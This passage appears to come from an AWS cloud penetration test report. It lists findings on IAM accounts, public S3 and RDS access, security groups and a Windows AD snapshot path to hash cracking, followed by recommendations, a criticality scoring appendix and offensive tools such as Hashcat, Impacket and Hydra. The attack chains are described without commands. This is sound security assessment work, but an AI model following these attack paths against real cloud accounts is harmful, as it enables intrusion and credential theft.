
## RECOMMENDATIONS FOR BEST PRACTICES

### RECOMMENDATION [4] BETTER SEGREGATION OF USER ACCOUNTS

**CRITICALITY: (N.A.)**

There exist only two more accounts apart from root to handle Administration, Operation, Maintenance and Configurations. Also, their paths are default "/", not separated by groups, also there exist no MFA as well as access keys.

Consider creating different account with different permissions even if a same person will use more than one account. Also, consider grouping users, give them access keys and enable MFA. It is beneficial in terms of increasing security as well as helps in better logging and monitoring.



**Users (2)** [Info](#) Refresh Delete Add users

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

Find users by username or access key

<input type="checkbox"/>	User name	Path	Groups	MFA	Access key...	Active key age
<input type="checkbox"/>	Emily	/	None	None	None	-
<input type="checkbox"/>	Mike	/	None	None	None	-

## SECURITY MATRIX [TO\_UPDATE]

No.	Interface	Attack Path	Result
1.	S3 Bucket	Some of the S3 buckets have public access enabled and can be abused using tools such as AWSBucketDump.	Exploitable
2.	RDS Server (MySQL)	Public access to the RDS server is enabled and have default username with very weak	Exploitable
3.	WordPress	WordPress website uses RDS server to keep the back-end data, since an attacker can create users on RDS server then can login to the WordPress website.	Exploitable
4.	Security Groups	There are security groups who allows non secure communication protocol and can be access publicly.	Exploitable
5.	IAM (Windows AD)	Because of misconfigured createsnapshot permission an attacker can create a snapshot of the Windows AD and then dump the password hashes and crack them as the password policy is not strong enough.	Exploitable

## KNOWN VULNERABILITIES / END OF LIFE

No.	CVE No.	Affected Service	CVE - Details	CVSS Score	Result
1.	N.A.	Python 2.x	Python 2.x have reached end of its life and won't receive any security updates and patches from its developers. Keep using python 2.x and its libraries can cause serious damage in case a vulnerability is to be found in future.	N.A.	N.A.

## RECOMMENDATIONS [TO\_UPDATE]

Recommendations	Description	Required immediate remediation
REC [1]: No access keys, MFA for root account.	Root user access without access keys is enabled, it is not a recommended practice. Also, not having an MFA is considered as non-compliant in several certification authorities.	YES
REC [2]: Unused S3 buckets.	Unused S3 are present contributing to the billing.	NO
REC [3]: Out dated snapshots.	Consider removing snapshots (linked to same volume to an instance) of data which have more recent snapshots. Some of the snapshots are as old as 1 year. Consider encrypting the snapshots in case you need to move them around.	NO
REC [4]: Segregation of user accounts.	There exist only two more accounts apart from root to handle Administration, Operation, Maintenance and Configurations. Also, their paths are default "/", not separated by groups, also there exist no MFA as well as access keys.	YES

## APPENDIX

### 1. CRITICALITY RATING:

Listed below are the vulnerability ratings for the first two vulnerabilities. This section has been redacted, please refer to the full report for criticality ratings for all the vulnerabilities found.

#### 1.A VULN [1]:

Factor	Value	Points
Time	<= 1 day	18
Expertise	Layman	8
Knowledge required	Restricted information	7
Access to product by	Moderate	1
Type of equipment	Standard	2
<b>Total</b>	<b>36</b>	

#### 1.B VULN [2]:

Factor	Value	Points
Time	<= 1 week	15
Expertise	Competent	6
Knowledge required	Restricted information	7
Access to product by	Easy	4
Type of equipment	Standard	2
<b>Total</b>	<b>34</b>	

## 2. CRITICALITY REFERENCE TABLE:

Factor	Value	
Time taken for the exploitation	<= 1 day	18
	<= 1 week	15
	<= 2 weeks	13
	<= 1 month	10
	<= 2 months	7
	<= 3 months	4
	<= 4 months	2
	<= 5 months	1
	>5 months	0
Attacker skills	Layman	8
	Competent	6
	Expert	3
	Multiple experts	0
Knowledge required by the attacker	None	11
	Restricted information	7
	Sensitive information	3
	Critical information	0

Factor	Value	
Access to the product by the attacker	Not necessary/unlimited	10
	Easy	4
	Moderate	1
	Difficult	0
	None	N.A.
Type of equipment needed	None/ standard	2
	Specialised software	0

### 3. TOOLS REFERENCED:

Tool	Version
AWSBucketDump	2021.4
Nmap	7.4p
Hashcat	6.2.5
Impacket	0.10.1
Hydra	8.6
Hashcat	8.0

#### 4. ACRONYMS:

Acronyms	Full Form
SSH	Secure Shell
HTTP	HyperText Transfer Protocol
HTTPS	Secure HyperText Transfer Protocol